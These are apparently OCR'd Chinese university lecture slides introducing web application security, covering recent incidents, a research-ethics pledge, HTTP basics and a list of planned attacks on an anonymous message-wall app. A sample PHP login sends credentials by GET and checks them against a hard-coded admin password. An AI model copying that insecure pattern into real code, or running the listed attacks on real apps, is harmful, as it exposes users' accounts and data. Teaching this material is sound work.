中国人民大学 信息学院
RENMIN UNIVERSITY OF CHINA SCHOOL OF INFORMATION

信息安全研究实验室

Web应用安全攻防实践

授课教师：游伟 副教授

课程主页：https://www.youwei.site/training

目录


引子

关键词：

- 入侵——技术手段
- 欺骗——社会工程

5分钟剪的小片片【电影中的黑客】

705 0 2021-02-23 22:52:41 未经作者授权，禁止转载



https://www.bilibili.com/video/BV1Vy4y1e7qq

1.1 网络空间安全的国内外现状

- 国际网络空间安全事件盘点
  - 黑客组织发动攻击/勒索
  - Log4j史诗级漏洞产生重大影响
  - ……
- 国内网络空间安全事件盘点
  - 疑似超2亿国内个人信息在国外暗网论坛兜售
  - 央视曝App偷听隐私语音发出后录音还在继续
  - ……
- 身边的安全事件
  - 钓鱼网站
  - 冒充熟人诈骗
  - ……

黑客组织发动攻击/勒索

黑客组织勒索攻击铁路关基设施

1月26日，“白俄罗斯网络游击队”黑客团伙宣称，成功入侵并加密了白俄罗斯国家铁路公司内部服务器，以此要挟释放部分政治犯，并希望俄罗斯撤军。白俄罗斯铁路官网发出警告，公司的参考网络资源、电子旅行证件签发服务暂不可用。

黑客攻击欧洲港口石油设施

当地时间1月29日，因遭到勒索软件的攻击，位于荷兰阿姆斯特丹和鹿特丹、比利时安特卫普的几处港口的石油装卸和转运受阻。截至当地时间2月4日，至少有7艘油轮被迫在安特卫普港外等候，无法靠港。有分析指出，紧张的地缘政治是近期油价坚挺的重要原因，而美国寒冷天气带来的供应减少预期，进一步强化了目前市场供应中断的风险。

国际航港巨头遭勒索软件攻击


2月7日，全球航港巨头瑞士空港披露了一起勒索软件攻击，因IT基础设施与服务受到影响，导致运营被干扰。苏黎世机场透露，这波网络攻击发生在2月3日早上6点，并导致当天22架次航班发生轻微延误，具体时间在3-20分钟之间。

资料来源： https://baijiahao.baidu.com/s?id=1729895054335903833&wfr=spider&for=pc

Log4j史诗级漏洞产生重大影响

log4j 错误（也称为 log4shell 漏洞，编号为CVE-2021-44228）是一些最广泛使用的 Web 服务器软件 Apache 的弱点。该错误位于开源 log4j 库中，该库是程序员用来加快工作速度并避免重复复杂代码的一组预设命令。

研究人员发现，截至 2021 年 12 月 16 日，来自 Maven Central 的 35,863 个可用软件包依赖于存在漏洞的 log4j 代码。这意味着 Maven Central 上超过 8% 的软件包至少有一个版本受漏洞影响（此数字不包括所有 Java 软件包，例如直接分发的二进制文件）



资料来源： https://blog.csdn.net/youanyyou/article/details/122163652

疑似超2亿国内个人信息在国外暗网论坛兜售

国外安全研究团队Cyble发现多个帖子正在出售与中国公民有关的个人数据，经分析可能来自微博、QQ等多个社交媒体，本次发现的几个帖子中与中国公民有关的记录总数超过2亿。其中还发现了大量湖北省“公安县”的公民数据。

其中一个帖子，威胁者公布了公安县999名中国公民的户口登记样本数据，以作为黑客攻击的证据。并表示共有730万中国公民的数据可供出售，包括身份证，性别，姓名，出生日期，手机号，地址和邮编等记录。

资料来源： https://www.thepaper.cn/newsDetail_forward_17013245

央视曝App偷听隐私语音发出后录音还在继续

央视节目中专家用模拟“App偷听测试程序”发送一个2秒的语音，当手松开后，录音仍在继续，并生成一条120秒的语音，证实了当测试程序置于前台运行时，偷听是可以实现的。此外经过对比实验，发现在测试程序退至后台或在手机锁屏时，录音依然可持续一段时间。

资料来源： https://www.thepaper.cn/newsDetail_forward_17013245

身边的安全事件

钓鱼短信/邮件/网页

冒充熟人诈骗

1.2 网络空间安全的伦理规范

- 被试知情原则：
  - 告知实验对象即将参与的实验内容，以及可能造成的危害
  - 在征得实验对象同意的前提下，进行不超出告知范围的实验
- 最小破坏原则：
  - 尽可能在测试环境，而非真实中进行实验
  - 在真实环境中进行的测试，要将危害降低到最小限度
  - 实验完成后，尽可能恢复所造成的损害
- 做一个有责任感的安全研究人员
  - 不用所掌握的知识作恶和非法牟利
  - 协助厂商和安全机构分析、修复发现的未知漏洞


信息安全研究伦理承诺书

本人承诺，在符合法律和伦理规范的前提下，开展信息安全的攻防学习和研究，不将所学和所研究的内容用于破坏国家稳定和社会安全，不利用所掌握的信息安全技术对他人的隐私和经济造成危害。

承诺人：_____

目录

引子



攻击1：爬取相同匿名用户的发帖信息

用户（oZpr[redacted]K4g）发表过5篇帖子


id: 5848151	nickname:	time: 2021-12-01 19:11:23
21图灵程设		
id: 6159625	nickname:	time: 2022-01-12 17:57:15
test		
id: 6299038	nickname:	time: 2022-02-15 16:40:01
新生研讨课		
id: 6322407	nickname:	time: 2022-02-21 14:17:31
图灵新生研讨课		
id: 6327481	nickname:	time: 2022-02-22 10:56:25
明理新生研讨课		

攻击2：嗅探/爆破XX墙管理员密码，以其身份删除留言、禁言用户

攻击3：窃取用户ID和身份凭证，以其身份发表言论

攻击4：诱骗用户授权，获得其昵称和头像

攻击5：入侵匿名墙应用数据库，查看已删除的帖子信息





2.1 Web概述

- 万维网（亦作Web、WWW、W3，全称World Wide Web），是一个由许多互相链接的超文本文档组成的系统
- 在这个系统中，每个资源由一个全局的统一资源标识符（URI）标识
- 资源通过超文本传输协议HTTP（Hypertext Transfer Protocol）/ HTTPS（Hyper Text Transfer Protocol over SecureSocket Layer）传输
- 用户通常通过点击相应的URL链接来获得资源， URL是带有访问方式（如http://、https://、ftp://、file://等）的URI
- Web常被当成互联网的同义词，但其实Web仅仅是互联网（Internet）中的服务之一

2.2 Web应用程序概述

- Web应用特点
  - 与平台无关（便于开发，不同平台相同开发模式）
  - 分布式（便于维护，客户端一般无需更新）
- Web应用在架构上属于B/S（浏览器/服务器）模式
  - 主要应用逻辑在服务器端实现，运行结果以Web页面形式返回到客户端（用户难以直接操控服务端逻辑）
  - 为缓解服务器端压力，部分逻辑在客户端本地以脚本形式运行（客户端逻辑具有较大可操作空间）
- Web应用的简要工作流程




腾讯微信运营团队
小小微信墙开发者
XX墙管理员
普通用户
App
注册应用
返回AppId和AppSecret
申请应用服务
返回media_id和pass
发布人大墙地址
(带media_id的链接)
禁言用户(media_id, pass, openid)
返回设置结果
登陆匿名墙(media_id)
请求鉴权(AppId, AppSecret)
返回用户的openid
返回用户的openid及其对应的身份凭证vid
发表帖子(media_id, openid, vid, message)
返回发帖结果和帖子的cid
查看帖子(media_id, cid)
返回帖子内容
服务器端
客户端

2.3 Web应用开发语言

- 服务器端程序设计语言：
  - PHP（PHP: Hypertext Preprocessor），是一种可嵌入HTML、可在服务器端执行的内嵌式脚本语言。其语法混合了 C、Java、Perl 。PHP执行效率比CGI要高许多（可由Web服务器的线程来解释执行）
  - JSP（ Java Server Pages），是Sun公司提出的一种动态网页技术标准，在传统的网页HTML文件中嵌入Java程序段（Scriptlet）、Java表达式（Expression）或者JSP标记（tag），从而形成实施应用逻辑的JSP文件
  - ASP（ Active Server Page），意为"动态服务器页面"，是微软公司开发的一种编程规范，主要运行于微软的Web Server服务器IIS上，可方便地与数据库和其它程序进行交互
  - ……

2.3 Web应用开发语言

- 客户端程序设计语言：JavaScript（事实上的标准）
  - JavaScript是一种基于对象和事件驱动的脚本语言，主要运行于客户端。客户端浏览器可以直接解释执行JavaScript（新版浏览器中的JavaScript引擎为了提高效率加入了JIT运行时编译）
  - 一些不用和服务器打交道的界面交互逻辑（如动态界面、账号是否为空的判断等），可以直接用JavaScript在客户端实现，提高用户体验，减轻服务器的负担
  - 浏览器需要包含有JavaScript的解释执行引擎，乃至编译器（Chrome中的JavaScript 引擎：V8）
  - 经过多年快速进化（浏览器竞争十分激烈！），JavaScript的效率得到了极大的提高，使得JavaScript语言已经被用于桌面和服务器端程序设计（可不一定是Web应用），如Node.js

示例：验证用户名和密码是否正确

```php
<html>
  <head>
    <title>login</title>
  </head>

  <body>

  <?php
  $username = $_GET["username"];
  $password = $_GET["password"];

  if ($username == "admin" &&
      $password == "1234567") {
    echo "login successed";
  } else {
    echo "login failed";
  }
  ?>

  </body>
</html>
```

服务器端

login successed

login failed

```html
<html>
  <head>
    <title>login</title>
  </head>
  <body>
  <script>
    function validate() {
      var username = document.getElementById("username").value;
      var password = document.getElementById("password").value;
      if (username == "" || password == "") {
        alert("Please input username and password");
        return false;
      }
      return true;
    }
  </script>
  <form action="login.php" method="get" onsubmit="return validate()">
    username: <input id="username" name="username" type="text" />
    <br/>
    password: <input id="password" name="password" type="password" />
    <br/>
    <input type="submit" value="submit" />
  </form>
  </body>
</html>
```

username:

password:

submit

客户端

2.4 Web应用安全概览

- URL安全：通过URL来对Web应用进行攻击是一种最为简单的攻击方式，但危害不可忽视。URL攻击主要利用：服务器端参数检测的不完备、以及嗅探关键的参数信息
- 跨站脚本攻击：一种浏览器中的代码注入漏洞，在远程的Web页面的HTML代码中插入具有恶意目的的代码。当用户访问此页面时，用户浏览器将会执行嵌入其中的脚本
- SQL注入：是现今存在最广泛的WEB漏洞之一。标准的数据库操作是通过SQL语言进行。当攻击者可以影响到数据库服务器执行的SQL语句的构成时（而非只是查询参数），则会导致SQL注入漏洞

目录

引子1

游戏作弊：挤上“魂斗罗”的游戏排行榜

http://www.4399.com/flash/225668_4.htm


引子2

获取“UV的匿名测试墙”管理员密码

http://weixiao.nickboy.cc/go_to_wall/gh_77aef1d9cf29

3.1 HTTP协议与消息

- HTTP：超文本传输协议（HyperText Transfer Protocol），基于TCP/IP之上的应用协议



HTTP协议通讯过程

1. 客户机与服务器建立连接。只要单击某个超级链接，HTTP 的工作开始。
2. 客户机发送一个请求给服务器，请求方式的格式为：统一资源标识符（URL）、协议版本号，后边是MIME信息包括请求修饰符、客户机信息和可能的内容。
3. 服务器接到请求后，处理并返回响应信息，其格式为一个状态行，包括信息的协议版本号、一个成功或错误的代码，后边是MIME 信息包括服务器信息、实体信息和可能的内容。
4. 客户端接收服务器所返回的信息通过浏览器显示在用户的显示屏上，然后客户机与服务器断开连接。

3.1.1 HTTP协议

- 无连接
  - 每次连接只处理一个请求
  - 服务器处理完客户的请求，并收到客户的应答后，即断开连接
- 无状态
  - 协议对于事务处理没有记忆能力
  - 如果后续处理需要前面的信息，则它必须重传
- 媒体独立的
  - 只要客户端和服务器知道如何处理的数据内容，任何类型的数据都可以通过HTTP发送
  - 客户端以及服务器指定使用适合的内容类型

3.1.2 HTTP消息


- 消息类型：
  - 请求：客户端->服务器端
  - 响应：服务器端->客户端
- 消息构成：
  - 请求/响应行
  - 消息头
  - 消息体

HTTP请求

① 是请求方法，HTTP/1.1 定义的请求方法有8种。一般常用的是GET和POST。
② 为请求对应的URL地址，它和报文头的Host属性组成完整的请求URL
③ 是协议名称及版本号。
④ 是HTTP的报文头，包含若干个属性，格式为"属性名:属性值"，服务端据此获取客户端信息。
⑤ 是报文体，承载请求参数的数据等内容


GET请求与POST请求

- 概念
  - GET：从指定的资源请求数据
  - POST：向指定的资源提交要被处理的数据
- 对比



	GET	POST
后退按钮/刷新	无害	数据会被重新提交（浏览器应该告知用户数据会被重新提交）。
书签	可收藏为书签	不可收藏为书签
缓存	能被缓存	不能缓存
编码类型	application/x-www-form-urlencoded	application/x-www-form-urlencoded or multipart/form-data。为二进制数据使用多重编码。
历史	参数保留在浏览器历史中。	参数不会保存在浏览器历史中。
对数据长度的限制	是的。当发送数据时，GET 方法向 URL 添加数据；URL 的长度是受限制的（URL 的最大长度是 2048 个字符）。	无限制。
对数据类型的限制	只允许 ASCII 字符。	没有限制。也允许二进制数据。
安全性	与 POST 相比，GET 的安全性较差，因为所发送的数据是 URL 的一部分。 在发送密码或其他敏感信息时绝不要使用 GET！	POST 比 GET 更安全，因为参数不会被保存在浏览器历史或 web 服务器日志中。
可见性	数据在 URL 中对所有人都是可见的。	数据不会显示在 URL 中。
传输效率	在连接建立后会将请求头和请求数据一起发送。	会先将请求头发送给服务器进行确认，然后才真正发送数据。

HTTP响应



① 报文协议及版本；
② 状态码及状态描述；
③ 响应报文头，也是由多个属性组成；
④ 响应报文体，即我们真正要的“干货”。

